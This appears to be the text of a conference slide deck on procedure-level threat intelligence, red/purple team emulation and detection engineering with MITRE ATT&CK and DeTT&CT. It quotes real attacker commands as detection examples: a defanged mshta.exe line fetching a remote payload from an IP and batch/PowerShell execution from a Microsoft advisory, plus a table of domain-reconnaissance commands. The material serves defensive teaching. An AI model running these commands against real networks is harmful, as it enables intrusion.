


Native API
T1106


CreateToolhelp32Snapshot Function



Procedure Assumption – APT 1 Example



Procedures




imgflip.com



Procedures


- How the adversary conducts the their techniques
 - Best for emulation and detection validation



Procedure-level intel

Cyber Threat Intelligence has improved from Indicators of Compromise to **Indicators of Behaviors** and mapping to **MITRE ATT&CK**. However...

- Exploitation for Privilege Escalation – T1068
- Service Execution – T1569.002
- Network Share Discovery – T1135
- Pass the Hash – T1550.002
- PowerShell – T1059.001
- Windows Command Shell – T1059.003
- Network Share Discovery – T1135
- Obfuscated Files or Information – T1027
- Scheduled Task – T1053.005
- Process Injection – T1055
- Remote System Discovery – T1018
- Obfuscated Files or Information – T1027
- Domain Trust Discovery – T1482
- Domain Groups – T1069.002
- System Owner/User Discovery – T1033
- Network Share Discovery – T1135
- Remote Services – T1021
- Local Account – T1087.001
- Security Software Discovery – T1518.001



Procedure Level - Focus on Human Element

- Focus on the human element and behaviours
 - Training
 - Tools
 - Approved Actions
 - Runbooks
 - Habits
- Conti Playbook Example
 - “In one case, we observed the operator copying and pasting commands from a script, neglecting to provide the actual IPv4 addresses as the required parameter” -[TheDFIRReport](#)

```
C:\\Windows\\system32\\cmd.exe /C tasklist /s ip
```

<https://thedefirreport.com/2022/03/07/2021-year-in-review/>



Cyber Threat Intelligence

- Focus on collecting and sharing procedures
 - Drives Emulation and Detection Verification
 - Mshta.exe with WAN connection
 - Whoami execution
 - May scope to execution with certain command line parameters

Attack details

MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from *Serv-U.exe* include:

- `C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a` (defanged)
- `cmd.exe /c whoami > "./Client/Common/redacted.txt"`
- `cmd.exe /c dir > ".\Client\Common\redacted.txt"`
- `cmd.exe /c ""C:\Windows\Temp\Serv-U.bat""`
- `powershell.exe C:\Windows\Temp\Serv-U.bat`
- `cmd.exe /c type \\redacted\redactedArchive > "C:\ProgramData\RhinoSoft\Serv-U\Users\GlobalUsers\redactedArchive"`

[Microsoft MSTIC Blog](#)



Cyber Threat Intelligence: Collecting

- Reports
 - Review open and closed source reports.
 - ISO -> LNK Example
- Incidents
 - Review observed incidents in the organization.
- Honey Pots
 - Analyze honey pot activity.
 - Even minimal interaction can help identify adversaries in early stages
- Sandboxing
 - Sandbox email malware samples.




Red Team Emulations

- Emulate observed procedures
 - Test known procedures first to verify controls
- Adapt procedures
 - ISO -> LNK -> Substitute Rundll32
- Test variations & try to break detection
 - Work with Blue Team



Operationalized Purple Team



Alerting Gaps Drives Detection Engineering

A	B	E	F
Step	Procedure	Logging Outcome	Alert(s)
Example	run net group /domain "Domain Admins"	Alerted	Suspicious net usage
3	run ipconfig /all		
4	run systeminfo		
5	run whomai /groups	Alerted	Whoami Process Activity
6	run net config workstation		
7	run net use		
8	run cmd /c echo %userdomain%		
10	run nltest /domain_trusts		
11	run nltest /domain_trusts /all_trusts		
12	run net view /all /domain	Alerted	Windows Network Enumeration
13	run net view /all		Windows Network Enumeration

Logging


- ATT&CK™ Pivot
 - Procedure -> Technique -> Logs

Detection		
ID	Data Source	Data Component
DS0017	Command	Command Execution
DS0011	Module	Module Load
DS0009	Process	Process Creation
DS0012	Script	Script Execution

<https://attack.mitre.org/techniques/T1059/001/>



Logging: Prioritization



(Source: DeTT&CT <https://github.com/rabobank-cdc/DeTTECT/wiki/Getting-started>)



Collection: DeTT&CT

- “DeTT&CT aims to assist blue teams in using ATT&CK to score and compare data log source quality, visibility coverage, detection coverage and threat actor behaviours. All of which can help, in different ways, to get more resilient against attacks targeting your organisation.”
- <https://github.com/rabobank-cdc/DeTTECT>




DeTT&CT



Collection: DeTT&CT


- Leverage DeTT&CT to visualize coverage and map your log sources



<https://rabobank-cdc.github.io/detectt-editor/>



Detection Drivers



Detection Engineering

- Leverage Red Team to test, verify, and augment
 - Don't focus too granular




<https://blog.malwarebytes.com/threat-analysis/2020/07/chinese-apt-group-targets-india-and-hong-kong-using-new-variant-of-mqbot-malware/>



Indicators of Attack

- “Indicators of attack (IOA) focus on detecting...regardless of the malware or exploit used in an attack.” - CrowdStrike <https://www.crowdstrike.com/cybersecurity-101/indicators-of-compromise/ia-vs-ioc/>




Monitoring and Response

- Understand threat landscape and attacker playbooks
 - Example: If you don't know PowerShell is used in malicious activity, you won't try to detect it.
 - Practice
- Focus on Procedures
 - Not Technique Level
 - IOC Feeds do not equal threat understanding
- Verify Response
 - Mimikatz on domain controller example



Purple Team Exercise Framework (v2)

Available at <https://scythe.io/ptef>



Happy Procedure Level Purple Teaming!

